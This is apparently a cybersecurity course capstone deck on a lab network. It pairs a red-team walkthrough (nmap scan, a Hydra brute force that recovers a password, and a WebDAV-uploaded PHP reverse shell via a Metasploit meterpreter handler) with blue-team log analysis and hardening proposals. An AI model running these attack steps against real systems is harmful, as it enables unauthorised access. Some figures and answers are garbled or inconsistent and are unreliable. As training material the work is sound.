Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:
Gateway:

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Microsoft
Hostname: Elk

IPv4: 192.168.1.105
OS: Microsoft
Hostname: Capstone

IPv4:
OS:
Hostname:

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacker machine.
Elk	192.168.1.100	Used for monitoring.
Capstone	192.168.1.105	Target machine.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Weak password(s)	Passwords for company folders were not strong enough.	Passwords were easily cracked in a short amount of time and company folders were accessible.
File uploads to company network	Malicious files can be uploaded without restriction.	Allows threat actors to initiate a backdoor(reverse shell) into the machine.
Information disclosure on login prompts	Employee name(s) being identified at the login prompt of certain directories.	Allows for threat actors to utilize Brute Force attacks to find the password.

Exploitation: [Name of First Vulnerability]

01

Tools & Processes
How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Nmap


02

Achievements
What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

Allowed me to find the ip addresses and ports associated with company network.

03

[INSERT: screenshot or command output illustrating the exploit.]



```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-09 08:03 PST
Nmap scan report for 192.168.1.1
Host is up (0.00069s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.81 seconds
root@Kali:~# 
```

Exploitation: [Name of Second Vulnerability]

02

03


Tools & Processes
How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Hydra - wordlists - rockyou.txt

Achievements
What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

The password was discovered for username - “ashton” using Hydra.

[INSERT: screenshot or command output illustrating the exploit.]



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-15 1
4:43:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder/
[STATUS] 8766.00 tries/min, 8766 tries in 00:01h, 14335633 to do in 27:16h,
 16 active
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-15 1
4:44:40
root@Kali:/usr/share/wordlists#
```

Exploitation: [Name of Third Vulnerability]

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

- Webdav
- MSFConsole


02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

- Webdav allowed access to victim's machine to upload shell.php file.
- Used msfconsole to create payload and initiate reverse shell. In which allowed access to capture the flag.

03



dav://192.168.1.105/webdav

Warning, you are using the root account, you may harm your system.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LHOST 172.16.84.210
LHOST => 172.16.84.210
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.84.210:4444
```

```
40755/rwxr-xr-x   4096        dir   2019-04-29 10:17:46 -0400  boot
40755/rwxr-xr-x   4060        dir   2019-04-30 12:47:04 -0400  dev
40755/rwxr-xr-x   4096        dir   2019-04-30 12:42:13 -0400  etc
100644/rw-r--r--  16          fil   2019-04-30 13:45:33 -0400  flag.txt
40755/rwxr-xr-x   4096        dir   2019-04-29 12:46:41 -0400  home
100644/rw-r--r--  56228663    fil   2019-04-29 10:17:46 -0400  initrd.img
100644/rw-r--r--  56228663    fil   2019-04-29 10:17:46 -0400  initrd.img.old
40755/rwxr-xr-x   4096        dir   2019-04-28 15:44:54 -0400  lib
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:39 -0400  lib64
40700/rwx------   16384       dir   2019-04-27 14:43:31 -0400  lost+found
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:37 -0400  media
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:37 -0400  mnt
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:37 -0400  opt
40555/r-xr-xr-x   0           dir   2019-04-30 12:46:37 -0400  proc
40700/rwx------   4096        dir   2019-04-30 02:22:41 -0400  root
40755/rwxr-xr-x   900         dir   2019-04-30 12:54:35 -0400  run
40755/rwxr-xr-x   12288       dir   2019-04-29 10:17:11 -0400  sbin
40755/rwxr-xr-x   4096        dir   2019-04-27 14:47:15 -0400  snap
40755/rwxr-xr-x   4096        dir   2019-04-28 15:59:50 -0400  snort_src
40755/rwxr-xr-x   4096        dir   2019-04-29 20:59:11 -0400  srv
100600/rw-------  2017460224  fil   2019-04-27 14:46:03 -0400  swap.img
40555/r-xr-xr-x   0           dir   2019-04-30 12:46:46 -0400  sys
41777/rwxrwxrwx   4096        dir   2019-04-30 12:47:11 -0400  tmp
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:39 -0400  usr
40755/rwxr-xr-x   4096        dir   2019-04-29 14:47:22 -0400  var
100600/rw-------  8298232     fil   2019-04-27 14:45:05 -0400  vmlinuz
100600/rw-------  8298232     fil   2019-04-27 14:45:05 -0400  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```


Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur? 10:15am
- How many packets were sent, and from which IP? 15,965 packets sent from 192.168.1.90
- What indicates that this was a port scan? The spike in login attempts during a particular time period.




Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	282.3GB	5.9GB
192.168.1.90	192.168.1.105	54.4MB	96.7MB
192.168.1.90	192.168.1.90	294.1KB	274.1KB
192.168.1.90	51.79.57.26	244.7KB	1.1MB
192.168.1.90	142.250.73.234	233KB	31.9MB
192.168.1.105	192.168.1.100	106.5GB	5.4GB
192.168.1.105	91.189.88.152	673.5KB	393.3MB
192.168.1.105	91.189.91.42	280.9KB	198.2MB
8.1.105	91.189.88.142	168.8KB	43.8MB
192.168.1.105	91.189.92.38	79.4KB	4.5MB



Top Hosts Creating Traffic [Packetbeat Flows] ECS




Connections over time [Packetbeat Flows] ECS


Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? 10:15am How many requests were made? 15,969
- Which files were requested? Company_ folders What did they contain? secret_folder




```
Jan 9, 2021 @ 16:31:53.853   url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Jan 9, 2021 @ 16:31:53.853 network.protocol: http network.direction: outbound
                             network.community_id: 1:hytzrxKXLUTpkUuX+lvZ6YySkYI= network.bytes: 861B network.type: ipv4 network.transport: tcp source.ip: 192.168.1.90 source.port: 54880
                             source.bytes: 163B host.name: Kali event.duration: 2.8 event.start: Jan 9, 2021 @ 16:31:53.853 event.end: Jan 9, 2021 @ 16:31:53.855 event.kind: event
                             event.category: network_traffic event.dataset: http http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-length: 460
                             http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.response.status_code: 401 http.version: 1.1
```



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,969
http://192.168.1.105/webdav	72
http://192.168.1.105/webdav/passwd.dav	24
http://192.168.1.105/webdav/shell.php	20
http://192.168.1.105/	16

Export: Raw Formatted




HTTP status codes for the top queries [Packetbeat] ECS


Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? 15,965
- How many requests had been made before the attacker discovered the password? 15,969



```
> Jan 9, 2021 @ 16:31:53.853   url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Jan 9, 2021 @ 16:31:53.853 network.protocol: http network.direction: outbound
                               network.community_id: 1:hytzrxKXLUTpkUuX+lvZ6YySkYI= network.bytes: 861B network.type: ipv4 network.transport: tcp source.ip: 192.168.1.90 source.port: 54880
                               source.bytes: 163B host.name: Kali event.duration: 2.8 event.start: Jan 9, 2021 @ 16:31:53.853 event.end: Jan 9, 2021 @ 16:31:53.855 event.kind: event
                               event.category: network_traffic event.dataset: http http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-length: 460
                               http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.response.status_code: 401 http.version: 1.1
```




tack.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory? 72
- Which files were requested? 1 http://192.168.1.105/webdav/shell.php



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	72
http://192.168.1.105/webdav/passwd.dav	24
http://192.168.1.105/webdav/shell.php	20
http://192.168.1.105/webdav/	4

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- IDSs can be used to monitor your network and alarm you when an intrusion is taking place.
- You can turn on an intrusion method by using a snort rule.
- Firewalls can be configured to detect port scans happening.

What threshold would you set to activate this alarm? If up to 10 ports scanned within 5000 microseconds from the same source shut it down.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Search for any open ports on your network that are not being used shut them down.
- Configure your firewall to stop port scans from happening.
- Disable ICMP.

Describe the solution. If possible, provide required command lines.
Snort rule - alert icmp any any -> 192.168.1.105 any (msg: "NMAP ping sweep Scan"; dsize:0;sid:100

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- After a number of unsuccessful attempts lock out the account and log the user behavior.

What threshold would you set to activate this alarm?

- Set up a group policy that will lock the account after three attempts.

System Hardening

What configuration can be set on the host to block unwanted access?

- Strong passwords.
- File encryption.
- Restrict external access to company folders.

Describe the solution. If possible, provide required command lines.

- In Windows - command prompt - net accounts /lockoutthreshold:3
- In Linux - ipa pwpolicy-mod examplegroup --maxfail=4 --lockouttime=600

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Using a SIEM, create an alarm to identify attacks based on unsuccessful login attempts from a single source.

What threshold would you set to activate this alarm?

- The threshold should trigger an alarm if > 20 login attempts are made within one minute.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Multi-factor authentication.
- Account lockout after three login failures.
- Strong passwords (8 - 16 characters).

Describe the solution. If possible, provide the required command line(s).

- Using an account lockout would slow down threat actors from trying to guess passwords. In the instance that you notice that account lockout is being bypassed implement multi-factor. Example - password, RSA key followed by a pin.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Create an alert that would detect any attempt being made to access this server from outside the company network.

What threshold would you set to activate this alarm?

- This alarm would be triggered by any attempts being made from an external ip address.

System Hardening

What configuration can be set on the host to control access?

- Prevent this directory from being accessible through the web.
- Use the firewall to block access to this directory

Describe the solution. If possible, provide the required command line(s).

- Limited access to the company’s internal network would prevent threat actors from accessing confidential information.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Create an alarm to detect or scan for any malicious file extensions being uploaded to the server.

What threshold would you set to activate this alarm?

- Implement a file type restriction so that .php files are not permitted.

System Hardening

What configuration can be set on the host to block file uploads?

- Use file type restrictions
- Anti-malware
- Restrict access to upload files to company_folders.

Describe the solution. If possible, provide the required command line.

- By restricting the ability to upload files to the company_folders reduces the chances for threat actors to upload backdoors into your networks.

The End